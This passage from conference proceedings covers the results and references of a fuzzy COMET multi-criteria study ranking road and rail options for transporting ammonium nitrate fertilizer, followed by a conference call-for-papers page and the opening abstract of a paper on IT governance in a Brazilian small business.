


Fig. 2. The set of three triangular numbers for the transport time criterion ( $C_1$ ).




Fig. 3. The set of three triangular numbers for the transport safety criterion ( $C_2$ ).

### Step 3: Evaluation of the Characteristic Objects

Subsequently, the expert performed a pairwise comparison of the characteristic objects. As a result, the Matrix of Expert Judgement ( $MEJ$ ) was determined, where each  $\alpha_{ij}$  value was calculated with the usage of (12). The  $MEJ$  matrix is depicted on Figure 6, where the  $\alpha_{ij}$  values of 0, 0.5 and 1 are represented by white, black and grey boxes respectively.

Next, the vertical vector of the Summed Judgements ( $SJ$ ) was calculated with the usage of (13). The  $SJ$  vertical vector is presented in the fifth column of Table IV. Eventually, the  $SJ$  vector was used to approximate the values of preference, which rendered the  $P$  vertical vector of preference (see the sixth column of Table IV).




Fig. 4. The set of three triangular numbers for the transport cost criterion ( $C_3$ ).

TABLE IV  
THE RESULTS OF THE COMET METHOD.

$CO_i$	$C_1$	$C_2$	$C_3$	<b>SJ</b>	<b>P</b>
$CO_1$	10	0	200	16.5	0.65
$CO_2$	10	0	600	14.5	0.55
$CO_3$	10	0	2000	5	0.15
$CO_4$	10	5	200	22	0.90
$CO_5$	10	5	600	20.5	0.85
$CO_6$	10	5	2000	13	0.45
$CO_7$	10	10	200	26.5	1.00
$CO_8$	10	10	600	23.5	0.95
$CO_9$	10	10	2000	15.5	0.60
$CO_{10}$	40	0	200	14	0.50
$CO_{11}$	40	0	600	11	0.40
$CO_{12}$	40	0	2000	3	0.10
$CO_{13}$	40	5	200	20	0.80
$CO_{14}$	40	5	600	15.5	0.60
$CO_{15}$	40	5	2000	7.5	0.20
$CO_{16}$	40	10	200	23.5	0.95
$CO_{17}$	40	10	600	19	0.85
$CO_{18}$	40	10	2000	10	0.35
$CO_{19}$	100	0	200	8	0.25
$CO_{20}$	100	0	600	7.5	0.20
$CO_{21}$	100	0	2000	0.5	0.00
$CO_{22}$	100	5	200	14	0.50
$CO_{23}$	100	5	600	10	0.35
$CO_{24}$	100	5	2000	2.5	0.05
$CO_{25}$	100	10	200	17.5	0.70
$CO_{26}$	100	10	600	15.5	0.60
$CO_{27}$	100	10	2000	8.5	0.30

#### Step 4: The rule base

In the next step, each characteristic object and its performance was converted to a fuzzy rule with (6). A sample rule is presented below (19):

$$\begin{aligned}
 R_1 : \\
 \text{IF } C_1 \sim 10 \text{ AND } C_2 \sim 0 \text{ AND } C_3 \sim 200 \\
 \text{THEN } P \sim 0.65
 \end{aligned}
 \quad (19)$$

#### Step 5: Inference and the Final Evaluation

In the last step of the model creation, each alternative was presented as a set of crisp numbers corresponding to the  $C_1$ - $C_3$  criteria. Mamdani's fuzzy inference method was used to

compute the preference  $P_i$  of each of the alternatives. The obtained  $P$  vertical vector, along with the resulting ranks of the alternatives, are presented in Table V.

According to the ranking generated by the COMET method, the  $A_9$  alternative (i.e. ADR, cistern) is the best method of ammonium nitrate transport. It is fast, relatively cheap, and yet very safe. The second position was assigned to the  $A_{10}$  alternative, i.e. ADR, in bulk, closed container. This type of container renders the alternative only slightly less safe, but the time of the transport is shorter and the price is lower than in the  $A_9$  alternative. The  $A_1$  alternative is the best one from the RID alternatives and has the fourth position in the ranking. It provides high safety and a lower price than the aforementioned alternatives, however the time of transport is significantly longer. The  $A_{12}$  alternative, having the thirteenth position, is the worst one from the ADR group, and the  $A_4$  alternative is considered to be the worst solution in the ranking. This is probably caused by the very high cost associated with the the steel crates' container type.

#### Sensitivity analysis

To verify the robustness of the obtained decision model, a sensitivity analysis was performed. Values of each of the  $C_1$ - $C_3$  criteria were increased by 1%. The numeric and percentage difference between the original and the new  $P_i$  values for each  $A_1$ - $A_{16}$  alternative were calculated. Table VI demonstrates the highest and the lowest changes of the  $P$  value for all the  $A_1$ - $A_{16}$  alternatives. The absolute values of the percentage change vary from 0.0503% to 1.4602%, thus confirming the stability of the obtained decision model.

#### Comparison to a Linear Model

In the last step of the research, a linear model was created on the basis of the characteristic objects, to verify how the simplification of the model would affect the results. The linear model results were compared to the COMET method results. The formula from equation (20) was used to calculate the  $P'_i$  value for each of the  $A_1$ - $A_{16}$  alternatives. The coefficient of determination  $R^2$  is presented in equation (21) and its value suggests that the linear model fits the COMET model very well. The seventh column of Table V contains the  $P'$  vertical vector, and the eighth column presents the difference between the preference calculated by the linear model and by the COMET method. As it can be noted, the difference between  $P$  and  $P'$  for the  $A_{12}$  alternative is equal to 6.91%, which shows, that despite the  $R^2$  value being very close to 1, the linear model does not fit the COMET model perfectly well.

$$P = 0.5111 - 0.1453 \cdot C_1 + 0.1618 \cdot C_2 - 0.1966 \cdot C_3 \quad (20)$$

$$R^2 = 0.9644 \quad (21)$$




Fig. 5. Characteristic objects in the space of the problem

TABLE V  
CONSIDERED ALTERNATIVES AND THEIR RESULTS

$A_i$	$C_1$	$C_2$	$C_3$	$P$	$P$ rank	$P'$	diff
$A_1$	79	9	320	0.7169	4	0.7095	-1.04%
$A_2$	78.5	7	262	0.6585	8	0.6482	-1.57%
$A_3$	78	5	252	0.5881	10	0.5748	-2.27%
$A_4$	87	9	1837	0.3046	16	0.2998	-1.58%
$A_5$	86	3	352	0.4191	15	0.4415	5.35%
$A_6$	84	7	932	0.4367	14	0.4597	5.27%
$A_7$	85	5	262	0.5498	11	0.5456	-0.76%
$A_8$	96	7	498.6	0.5001	12	0.5223	4.45%
$A_9$	14.2	9	426.4	0.9378	1	0.9298	-0.86%
$A_{10}$	13.6	7	388	0.9007	2	0.8639	-4.09%
$A_{11}$	13.2	3	366	0.7542	3	0.7154	-5.15%
$A_{12}$	22.2	9	1917	0.4926	13	0.5267	6.91%
$A_{13}$	21.2	2	432	0.6421	9	0.6295	-1.96%
$A_{14}$	19.2	7	1012	0.7145	5	0.6866	-3.91%
$A_{15}$	20.2	2	342	0.6702	7	0.6558	-2.15%
$A_{16}$	31.2	5	579	0.6815	6	0.6713	-1.49%

## V. CONCLUSIONS

The development of the agriculture and the increase of the demand for mineral fertilizers, ammonium nitrate being one of them, results in the intensification of the fertilizers' transport. Since the ammonium nitrate is classified as a hazardous material, there are many factors to consider when transporting it.

While many of the prior studies focused on the economic aspects of the problem, the MCDA methods allow to build transport management models that include the other, often conflicting, factors. The authors' contribution in this paper was to

create a sustainable transportation management decision model that incorporates some of the aforementioned criteria, yet is not prone to the rank reversal problem. Furthermore, it was demonstrated that the COMET method can be successfully employed in the ammonium nitrate transport management decision problems scope.

The problem of ammonium nitrate transport management was described in the paper. A methodology of sustainable decision model creation with the usage of the fuzzy set theory and the COMET method was presented. Eventually, an experiment was performed to evaluate sixteen alternative




Fig. 6. The Matrix of Expert Judgement (MEJ).

TABLE VI  
SENSITIVITY ANALYSIS FOR ALTERNATIVES ASSESSMENT IN RESPECT TO EACH CRITERION

	$C_1 + 1\%$		$C_2 + 1\%$		$C_3 + 1\%$	
	num.	per.	num.	per.	num.	per.
min. change	-0.0005	-0.0503%	0.0011	0.1592%	-0.0006	-0.0680%
max. change	-0.0041	-0.8926%	0.0042	1.3641%	-0.0056	-1.4602%

modes of the fertilizer transport on the route from Puławy to Gdańsk, based on the three most dominating ammonium nitrate transportation management criteria and the expert's knowledge.

In the first step of the experiment, the space of the problem was defined. Subsequently, the characteristic objects were generated. Next, the Matrix of Expert Judgment was created. In the fourth step, the rule base was defined, to allow to perform the inference and creation of the final ranking in the last step of the experiment. The robustness of the obtained ranking was then verified by the sensitivity analysis execution. Additionally, a linear model was created and its results were compared to the COMET ranking.

The research has identified possible areas of improvement and future work directions. This study was based on a set of the three dominating criteria, i.e. transport time, safety and cost. It would be beneficial to extend this set with additional criteria and thus create a complete hierarchy of ammonium nitrate transport management sustainable decision-making criteria. Furthermore, the hesitancy factors could be considered and a hesitant fuzzy version of the model could be created.

## ACKNOWLEDGMENT

The work was supported by the National Science Centre, Decision No. DEC-2016/23/N/HS4/01931

## REFERENCES

- [1] M. A. Sutton, O. Oenema, J. W. Erisman, A. Leip, H. van Grinsven, and W. Winiwarter, "Too much of a good thing," *Nature*, vol. 472, no. 7342, pp. 159–161, 2011.
- [2] Z. PANÁKOVÁ, P. SLAMKA, and O. LOŽEK, "Effect of nitrification inhibitors on the content of available nitrogen forms in the soil under maize (zea mays, l.) growing," *Journal of Central European Agriculture*, vol. 17, no. 4, pp. 1013–1032, 2016.
- [3] A. Oggero, R. Darbra, M. Munoz, E. Planas, and J. Casal, "A survey of accidents occurring during the transport of hazardous substances by road and rail," *Journal of hazardous materials*, vol. 133, no. 1, pp. 1–7, 2006.
- [4] (1968, jan) 14. european agreement concerning the international carriage of dangerous goods by road (adr). [Online]. Available: [https://treaties.un.org/Pages/ViewDetails.aspx?src=TREATY&mdsg\\_no=XI-B-14&chapter=11&clang=en](https://treaties.un.org/Pages/ViewDetails.aspx?src=TREATY&mdsg_no=XI-B-14&chapter=11&clang=en)
- [5] (2017, jan) Regulations concerning the international carriage of dangerous goods by rail (rid). [Online]. Available: [https://otif.org/fileadmin/new/2-Activities/2D-Dangerous-Goods/RID\\_2017\\_E.pdf](https://otif.org/fileadmin/new/2-Activities/2D-Dangerous-Goods/RID_2017_E.pdf)
- [6] J. Wątróbski, "Outline of multicriteria decision-making in green logistics," *Transportation Research Procedia*, vol. 16, pp. 537–552, 2016.

- [7] A. H. Vahabzadeh, A. Asiaei, and S. Zailani, "Green decision-making model in reverse logistics using fuzzy-vikor method," *Resources, Conservation and Recycling*, vol. 103, pp. 125–138, 2015.
- [8] T. Litman, "Transportation cost and benefit analysis," *Victoria Transport Policy Institute*, vol. 31, 2009.
- [9] C. Macharis and A. Bernardini, "Reviewing the use of multi-criteria decision analysis for the evaluation of transport projects: Time for a multi-actor approach," *Transport policy*, vol. 37, pp. 177–186, 2015.
- [10] A. Tudela, N. Akiki, and R. Cisternas, "Comparing the output of cost benefit and multi-criteria analysis: An application to urban transport investments," *Transportation Research Part A: Policy and Practice*, vol. 40, no. 5, pp. 414–423, 2006.
- [11] A. Alexander, H. Walker, and M. Naim, "Decision theory in sustainable supply chain management: a literature review," *Supply Chain Management: An International Journal*, vol. 19, no. 5/6, pp. 504–522, 2014.
- [12] C. Macharis, L. Turckin, and K. Lebeau, "Multi actor multi criteria analysis (mamca) as a tool to support sustainable decisions: State of use," *Decision Support Systems*, vol. 54, no. 1, pp. 610–620, 2012.
- [13] C. A. B. e Costa and P. Vincke, "Multiple criteria decision aid: an overview," in *Readings in multiple criteria decision aid*. Springer, 1990, pp. 3–14.
- [14] J. Spronk, R. E. Steuer, and C. Zopounidis, "Multicriteria decision aid/analysis in finance," in *Multiple Criteria Decision Analysis*. Springer, 2016, pp. 1011–1065.
- [15] C. Zopounidis, "The european school of mcda: Some recent trends," in *Multicriteria Analysis*. Springer, 1997, pp. 608–616.
- [16] B. Matarazzo, "A pairwise criterion comparison approach: the mappac and pragma methods," in *Readings in multiple criteria decision aid*. Springer, 1990, pp. 253–273.
- [17] B. Roy and D. Vanderpooten, "The european school of mcda: Emergence, basic features and current works," *Journal of Multi-Criteria Decision Analysis*, vol. 5, no. 1, pp. 22–38, 1996.
- [18] J. Geldermann and O. Rentz, "Bridging the gap between american and european madm-approaches," in *Proc. of the 51st Meeting of the European Working Group on MCDA*. Madrid, 2000.
- [19] J. R. S. C. Mateo, "Multi-attribute utility theory," in *Multi Criteria Analysis in the Renewable Energy Industry*. Springer, 2012, pp. 63–72.
- [20] R. L. Keeney and H. Raiffa, *Decisions with multiple objectives: preferences and value trade-offs*. Cambridge university press, 1993.
- [21] T. L. Saaty, "Decision making with the analytic hierarchy process," *International journal of services sciences*, vol. 1, no. 1, pp. 83–98, 2008.
- [22] T. L. Saaty, "The analytic network process," *Pittsburgh: RWS Publications*, 1996.
- [23] T. Starfield, "Simple multi-attribute ranking technique smart," 2005.
- [24] E. Jacquet-Lagèze and J. Siskos, "Assessing a set of additive utility functions for multicriteria decision-making, the uta method," *European journal of operational research*, vol. 10, no. 2, pp. 151–164, 1982.
- [25] C. A. Bana e Costa, J.-M. Corte, and J.-C. Vansnick, "Macbeth (measuring attractiveness by a categorical based evaluation technique)," *Wiley Encyclopedia of Operations Research and Management Science*, 2011.
- [26] M. E. Baltazar, J. Jardim, P. Alves, and J. Silva, "Air transport performance and efficiency: Mcda vs. dea approaches," *Procedia-Social and Behavioral Sciences*, vol. 111, pp. 790–799, 2014.
- [27] M. Miranda, M. E. Baltazar, and J. Silva, "Airlines performance and efficiency evaluation using a mcda methodology, the case for low cost carriers vs legacy carriers," *Open Engineering*, vol. 6, no. 1, 2016.
- [28] Y.-J. Lai, T.-Y. Liu, and C.-L. Hwang, "Topsis for modm," *European Journal of Operational Research*, vol. 76, no. 3, pp. 486–500, 1994.
- [29] J. Figueira, V. Mousseau, and B. Roy, "Electre methods," in *Multiple criteria decision analysis: State of the art surveys*. Springer, 2005, pp. 133–153.
- [30] K. Govindan and M. B. Jepsen, "Electre: A comprehensive literature review on methodologies and applications," *European Journal of Operational Research*, vol. 250, no. 1, pp. 1–29, 2016.
- [31] J.-P. Brans and B. Mareschal, "Promethee methods," in *Multiple criteria decision analysis: state of the art surveys*. Springer, 2005, pp. 163–186.
- [32] G. Munda, *Multicriteria evaluation in a fuzzy environment: theory and applications in ecological economics*. Springer Science & Business Media, 2012.
- [33] H. Pastijn and J. Leysen, "Constructing an outranking relation with oreste," *Mathematical and Computer Modelling*, vol. 12, no. 10–11, pp. 1255–1268, 1989.
- [34] E. Hinloopen, P. Nijkamp, and P. Rietveld, "The regime method: A new multicriteria technique," in *Essays and surveys on multiple criteria decision making*. Springer, 1983, pp. 146–155.
- [35] W. S. De Keyser and P. Peeters, "Argus: A new multiple criteria method based on the general idea of outranking," in *Applying multiple criteria aid for decision to environmental management*. Springer, 1994, pp. 263–278.
- [36] J.-M. Martel and B. Matarazzo, "Other outranking approaches," in *Multiple criteria decision analysis: state of the art surveys*. Springer, 2005, pp. 197–259.
- [37] J. Leclercq, "Propositions d'extension de la notion de dominance en présence de relations d'ordre sur les pseudo-critères: Melchior," *Revue Belge de Recherche Opérationnelle, de Statistique et d'Informatique*, vol. 24, no. 1, pp. 32–46, 1984.
- [38] M. Bélanger and J.-M. Martel, "An automated explanation approach for a decision support system based on mcda," *ExaCt*, vol. 5, p. 04, 2005.
- [39] H. Voogd, "Multicriteria evaluation with mixed qualitative and quantitative data," *Environment and Planning B: Planning and Design*, vol. 9, no. 2, pp. 221–236, 1982.
- [40] J. H. Paelinck, "Qualiflex: a flexible multiple-criteria method," *Economics Letters*, vol. 1, no. 3, pp. 193–197, 1978.
- [41] A. Giarlotta, "Passive and active compensability multicriteria analysis (pacman)," *Journal of Multi-Criteria Decision Analysis*, vol. 7, no. 4, pp. 204–216, 1998.
- [42] S. Greco, "A new pcca method: Idra," *European Journal of Operational Research*, vol. 98, no. 3, pp. 587–601, 1997.
- [43] A. Piegat and W. Sałabun, "Identification of a multicriteria decision-making model using the characteristic objects method," *Applied Computational Intelligence and Soft Computing*, vol. 2014, p. 14, 2014.
- [44] P. Fortemps, S. Greco, and R. Słowiński, "Multicriteria choice and ranking using decision rules induced from rough approximation of graded preference relations," in *International Conference on Rough Sets and Current Trends in Computing*. Springer, 2004, pp. 510–522.
- [45] P. Ferrari, "A method for choosing from among alternative transportation projects," *European Journal of Operational Research*, vol. 150, no. 1, pp. 194–203, 2003.
- [46] K. Poh and B. Ang, "Transportation fuels and policy for singapore: an ahp planning approach," *Computers & industrial engineering*, vol. 37, no. 3, pp. 507–525, 1999.
- [47] V. P. Darji and R. V. Rao, "Application of ahp/evamix method for decision making in the industrial environment," *American Journal of Operations Research*, vol. 3, no. 06, p. 542, 2013.
- [48] G.-H. Tzeng, C.-W. Lin, and S. Opricovic, "Multi-criteria analysis of alternative-fuel buses for public transportation," *Energy Policy*, vol. 33, no. 11, pp. 1373–1383, 2005.
- [49] S. Jharkharia and R. Shankar, "Selection of logistics service provider: An analytic network process (anp) approach," *Omega*, vol. 35, no. 3, pp. 274–289, 2007.
- [50] O. Bayazit, "Use of analytic network process in vendor selection decisions," *Benchmarking: An International Journal*, vol. 13, no. 5, pp. 566–579, 2006.
- [51] U. Tuzkaya, "Evaluating the environmental effects of transportation modes using an integrated methodology and an application," *International Journal of Environmental Science & Technology*, vol. 6, no. 2, pp. 277–290, 2009.
- [52] E. Bottani and A. Rizzi, "A fuzzy topsis methodology to support outsourcing of logistics services," *Supply Chain Management: An International Journal*, vol. 11, no. 4, pp. 294–308, 2006.
- [53] A. Awasthi, S. S. Chauhan, and S. K. Goyal, "A multi-criteria decision making approach for location planning for urban distribution centers under uncertainty," *Mathematical and Computer Modelling*, vol. 53, no. 1, pp. 98–109, 2011.
- [54] H. Jafari, "Presenting an integrative approach of mappac and fanp and balanced scorecard for performance measurements of container terminals," *International Journal of Basic Sciences & Applied Research*, vol. 2, no. 4, pp. 494–504, 2013.
- [55] C. Delhay, J. Teghem, and P. Kunsch, "Application of the oreste method to a nuclear waste management problem," *International Journal of Production Economics*, vol. 24, no. 1–2, pp. 29–39, 1991.
- [56] X. Wang and H. K. Chan, "A hierarchical fuzzy topsis approach to assess improvement areas when implementing green supply chain initiatives," *International Journal of Production Research*, vol. 51, no. 10, pp. 3117–3130, 2013.

- [57] K. Govindan, S. Rajendran, J. Sarkis, and P. Murugesan, "Multi criteria decision making approaches for green supplier evaluation and selection: a literature review," *Journal of Cleaner Production*, vol. 98, pp. 66–83, 2015.
- [58] W. Ho, X. Xu, and P. K. Dey, "Multi-criteria decision making approaches for supplier evaluation and selection: A literature review," *European Journal of operational research*, vol. 202, no. 1, pp. 16–24, 2010.
- [59] S. Faizi, T. Rashid, W. Sałabun, S. Zafar, and J. Wątróbski, "Decision making with uncertainty using hesitant fuzzy sets," *International Journal of Fuzzy Systems*, pp. 1–11, 2017.
- [60] W. Sałabun, P. Ziemba, and J. Wątróbski, "The rank reversals paradox in management decisions: The comparison of the ahp and comet methods," in *Intelligent Decision Technologies 2016*. Springer, 2016, pp. 181–191.
- [61] L. A. Zadeh, "Fuzzy sets," *Information and control*, vol. 8, no. 3, pp. 338–353, 1965.
- [62] F. T. Chan and N. Kumar, "Global supplier development considering risk factors using fuzzy extended ahp-based approach," *Omega*, vol. 35, no. 4, pp. 417–431, 2007.
- [63] K. Govindan, R. Khodaverdi, and A. Jafarian, "A fuzzy multi criteria approach for measuring sustainability performance of a supplier based on triple bottom line approach," *Journal of Cleaner Production*, vol. 47, pp. 345–354, 2013.
- [64] S. Önüt, S. S. Kara, and E. Işik, "Long term supplier selection using a combined fuzzy mcdm approach: A case study for a telecommunication company," *Expert systems with applications*, vol. 36, no. 2, pp. 3887–3895, 2009.
- [65] W. Sałabun, "Application of the fuzzy multi-criteria decision-making method to identify nonlinear decision models," *Int. J. Comput. Appl.*, vol. 89, no. 15, pp. 1–6, 2014.
- [66] W. Sałabun, "Reduction in the number of comparisons required to create matrix of expert judgment in the comet method," *Management and Production Engineering Review*, vol. 5, no. 3, pp. 62–69, 2014.
- [67] W. Sałabun, "The characteristic objects method: A new distance-based approach to multicriteria decision-making problems," *Journal of Multi-Criteria Decision Analysis*, vol. 22, no. 1-2, pp. 37–50, 2015.
- [68] W. Pedrycz, P. Ekel, and R. Parreiras, *Fuzzy multicriteria decision-making: models, methods and applications*. John Wiley & Sons, 2011.
- [69] A. Piegat, "Fuzzy modeling and control (studies in fuzziness and soft computing)," *Physica*, p. 742, 2001.
- [70] T. J. Ross, "Properties of membership functions, fuzzification, and defuzzification," *Fuzzy Logic with Engineering Applications, Third Edition*, pp. 89–116, 2010.
- [71] A. Piegat and W. Sałabun, "Comparative analysis of mcdm methods for assessing the severity of chronic liver disease," in *International Conference on Artificial Intelligence and Soft Computing*. Springer, 2015, pp. 228–238.



# 12<sup>th</sup> Conference on Information Systems Management

**T**HIS event constitutes a forum for the exchange of ideas for practitioners and theorists working in the broad area of information systems management in organizations. The conference invites papers coming from two complimentary directions: management of information systems in an organization, and uses of information systems to empower managers. The conference is interested in all aspects of planning, organizing, resourcing, coordinating, controlling and leading the management function to ensure a smooth operation of information systems in an organization. Moreover, the papers that discuss the uses of information systems and information technology to automate or otherwise facilitate the management function are specifically welcome.

## TOPICS

- Management of Information Systems in an Organization:
  - Modern IT project management methods
  - User-oriented project management methods
  - Business Process Management in project management
  - Managing global systems
  - Influence of Enterprise Architecture on management
  - Effectiveness of information systems
  - Efficiency of information systems
  - Security of information systems
  - Privacy consideration of information systems
  - Mobile digital platforms for information systems management
  - Cloud computing for information systems management
- Uses of Information Systems to Empower Managers
  - Achieving alignment of business and information technology
  - Assessing business value of information systems
  - Risk factors in information systems projects
  - IT governance
  - Sourcing, selecting and delivering information systems
  - Planning and organizing information systems
  - Staffing information systems
  - Coordinating information systems
  - Controlling and monitoring information systems
  - Formation of business policies for information systems
  - Portfolio management,
  - CIO and information systems management roles

## SECTION EDITORS

- **Arogyaswami, Bernard**, Le Moyne University, USA
- **Chmielarz, Witold**, University of Warsaw, Poland
- **Karagiannis, Dimitris**, University of Vienna, Austria
- **Kisielnicki, Jerzy**, University of Warsaw, Poland
- **Ziemia, Ewa**, University of Economics in Katowice, Poland

## REVIEWERS

- **Ahmad T., Al-Taani**, Yarmouk University, Jordan
- **Alghamdi, Saleh**, University of Sussex, United Kingdom
- **András, Nemeslaki**, National University of Public Service, Budapest, Hungary
- **Antlová, Klára**, Technical University of Liberec, Czech Republic
- **Bialas, Andrzej**, Institute of Innovative Technologies EMAG, Poland
- **Bicevska, Zane**, DIVI Grupa Ltd, Latvia
- **Bontchev, Boyan**, Sofia University St Kliment Ohridski
- **Carreño, Alberto Mora**, Universitat Oberta de Catalunya, Spain
- **Chatzoudes, Dimitrios**, Greece
- **Chmielewski, Mariusz**, Military University of Technology
- **Csiksova, Adriana**, The Technical University of Košice, Slovakia
- **Czarnacka-Chrobot, Beata**, Warsaw School of Economics, Poland
- **Damaševičius, Robertas**, Kaunas University of Technology, Lithuania
- **Dragomirescu, Horatiu**, Bucharest University of Economic Studies, Romania
- **Duan, Yanqing**, University of Bedfordshire, United Kingdom
- **Dudycz, Helena**, Wrocław University of Economics, Poland
- **El Emary, Ibrahim**, King Abdulaziz Univetrstity, Saudi Arabia
- **Espinosa, Susana de Juana**, University of Alicante, Spain
- **Gallego Duran, Francisco Jose**, Universidad de Alicante, Spain
- **Gawel, Aleksandra**, Poznan University of Economics and Business
- **Geri, Nitza**, The Open University of Israel, Israel
- **Glassman, Aaron M.**, Embry-Riddle Aeronautical University, United States

- **Halawi, Leila**, Embry-Riddle Aeronautical University, United States
- **Hamari, Juho**, University of Tampere
- **Jankowski, Jarosław**, West Pomeranian University of Technology in Szczecin, Poland
- **Jelonek, Dorota**, Czestochowa University of Technology, Poland
- **Kobyliński, Andrzej**, Warsaw School of Economics, Poland
- **Leal, José Paulo**, University of Porto
- **Leyh, Christian**, Technische Universität Dresden, Chair of Information Systems, esp. IS in Manufacturing and Commerce, Germany
- **Michalik, Krzysztof**, University of Economics in Katowice, Poland
- **Mullins, Roisin**, University of Wales Trinity Saint David, United Kingdom
- **Muszyńska, Karolina**, University of Szczecin, Poland
- **Nicklas, Daniela**, University of Bamberg, Germany
- **Nuninger, Walter**, Polytech'Lille, Université de Lille, France
- **Ohira, Shigeki**, Nagoya University, Japan
- **Ozkan, Necmettin**, Türkiye Finans Participation Bank, Turkey
- **Paar, Alexander**, TWT GmbH Science & Innovation
- **Pastuszak, Zbigniew**, Maria Curie-Skłodowska University, Poland
- **Popescu, Elvira**, University of Craiova
- **Queirós, Ricardo**, Escola Superior de Media Artes e Design, Politécnico do Porto, Portugal
- **Ranjan, Jayanthi**, Institute of Management Technology in Ghaziabad, India
- **Rizun, Nina**, Alfred Nobel University, Dnipropetrovsk, Ukraine
- **Rozevskis, Uldis**, University of Latvia, Latvia
- **Schroeder, Marcin Jan**, Akita International University, Japan
- **Sillaots, Martin**, Tallinn University, Estonia
- **Simões, Alberto**, Instituto Politécnico do Cávado e do Ave
- **Sobczak, Andrzej**, Warsaw School of Economics, Poland
- **Sobolewski, Piotr**, Wrocław University of Science and Technology
- **Šušol, Jaroslav**, Comenius University in Bratislava, Slovakia
- **Swacha, Jakub**, Institute of Information Technology in Management, Faculty of Economics and Management, University of Szczecin, Poland
- **Symeonidis, Symeon**, Democritus University of Thrace, Greece
- **Temperini, Marco**, Sapienza University in Rome, Italy
- **Travica, Bob**, University of Manitoba, Canada
- **Tupia, Manuel**, Pontificia Universidad Católica del Perú, Perú
- **Wątróbski, Jarosław**, West Pomeranian University of Technology in Szczecin, Poland
- **Wielki, Janusz**, Opole University of Technology, Poland
- **Wolski, Waldemar**, University of Szczecin, Poland
- **Žemlička, Michal**, Charles University in Prague, Czech Republic

# IT Governance Program and Improvements in Brazilian Small Business: Viability and Case Study

Daniel A. M. Aguillar, Isabel Murakami, Pedro  
Manso Junior

Instituto de Pesquisas Tecnológicas de São Paulo – IPT  
Av. Almeida Prado, 532 - Butantã, São Paulo – SP - Brazil  
Email: danielaguillar@yahoo.com.br,  
iaadefm@hotmail.com, pedro.manso@uol.com.br

Plinio Thomaz Aquino Jr.  
Centro Universitário FEI

Fundação Educacional Inaciana Pe. Saboia de Medeiros  
Av. Humberto A. Castelo Branco, 3972 - 09850-901  
São Bernardo Campo - SP – Brazil  
E-mail: plinio.aquino@fei.edu.br

**Abstract**—Small companies have the potential to be agile, flexible and informal because they are usually formed by few members. This usually creates more synergy among these professionals because they tend to have more than a single role inside the company. With such role versatility, it is understandable that those professionals have to multitask/split their working hours among different kinds of demands: that may cause difficulties in planning, development, verification and improvement of internal processes. This article brings a case study where the COBIT 5.0 toolkit (Process Assessment Model) was used to identify internal processes that needed improvement within the studied company. In order to improve the selected processes, ABNT NBR ISO/IEC 12207 was tailored concerning the company's needs. Additionally, it was applied the PDCA cycle of continuous improvement and it was also proposed the adoption of an agile method, SCRUM, to integrate internal activities and processes.

